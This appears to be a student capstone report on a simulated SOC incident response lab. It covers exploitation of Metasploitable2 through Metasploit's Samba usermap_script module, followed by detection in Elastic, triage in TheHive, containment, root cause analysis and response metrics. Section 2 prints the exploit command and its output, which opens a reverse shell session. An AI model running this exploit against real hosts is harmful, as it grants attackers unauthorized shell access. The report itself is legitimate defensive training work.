



Capstone Project Report

1. Objective

The objective of this capstone project was to simulate a complete SOC incident response lifecycle, including attack execution, detection, triage, response, analysis, and reporting using available security tools.

2. Attack Simulation

Using Metasploit Framework, a vulnerability in the Metasploitable2 system was exploited. The Samba usermap script exploit was used to gain unauthorized access to the target system, representing MITRE ATT&CK technique T1210 (Exploitation of Remote Services).

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:48459) at 2026-04-10 00:50:36 -0400
```

Figure 1: Metasploit Exploit Execution

3. Detection

The attack activity was analyzed using Elastic Security. Logs were queried to identify suspicious authentication attempts and system activity following the exploitation.




Figure 2: Kibana Logs



4. Triage

The incident was triaged using TheHive by creating a case, adding the attacker IP as an observable, and assigning investigation tasks.




Figure 3: The Hive Case

5. Response & Containment

The compromised system was isolated to prevent further exploitation. The attacker IP address (192.168.56.101) was identified and blocked using simulated firewall controls. Network communication was terminated to contain the incident.




Figure 4: Metasploit2 Ip

6. SOAR Automation (Simulated)

A SOAR workflow was simulated using TheHive, where tasks such as IP reputation analysis, blocking actions, and analyst notification were performed to automate incident response.



7. Adversary Emulation (Caldera)

MITRE Caldera was used to initiate adversary emulation. However, no agents were connected due to environment limitations, so the attack was simulated conceptually.




Figure 5: MITRE Caldera Dashboard

8. Post-Incident Analysis

Root Cause Analysis (RCA) was performed using the 5 Whys method, identifying weak authentication controls and lack of monitoring as primary causes. A Fishbone Diagram was created to visualize contributing factors.




Figure 6: A Fishbone Diagram

9. Metrics

- MTTD (Mean Time to Detect): 2 hours
- MTTR (Mean Time to Respond): 4 hours
- Dwell Time: 2 hours

10. Final Report

A comprehensive SOC incident response simulation was conducted using the Metasploit Framework to exploit a Samba vulnerability on a Metasploitable2 system. The attack demonstrated MITRE ATT&CK technique T1210 (Exploitation of Remote Services), where unauthorized access was successfully obtained. Detection was performed using Elastic



Security by analyzing system logs for suspicious activity. The incident was triaged using TheHive, where a case was created, and relevant observables were added. Response actions included isolating the compromised system and blocking the attacker's IP address. A simulated SOAR workflow was used to automate response tasks such as investigation and notification. Root cause analysis revealed weaknesses in authentication controls and monitoring systems. Key metrics such as Mean Time to Detect (2 hours) and Mean Time to Respond (4 hours) were calculated. The findings emphasize the need for improved monitoring, stronger authentication mechanisms, and automated response capabilities.



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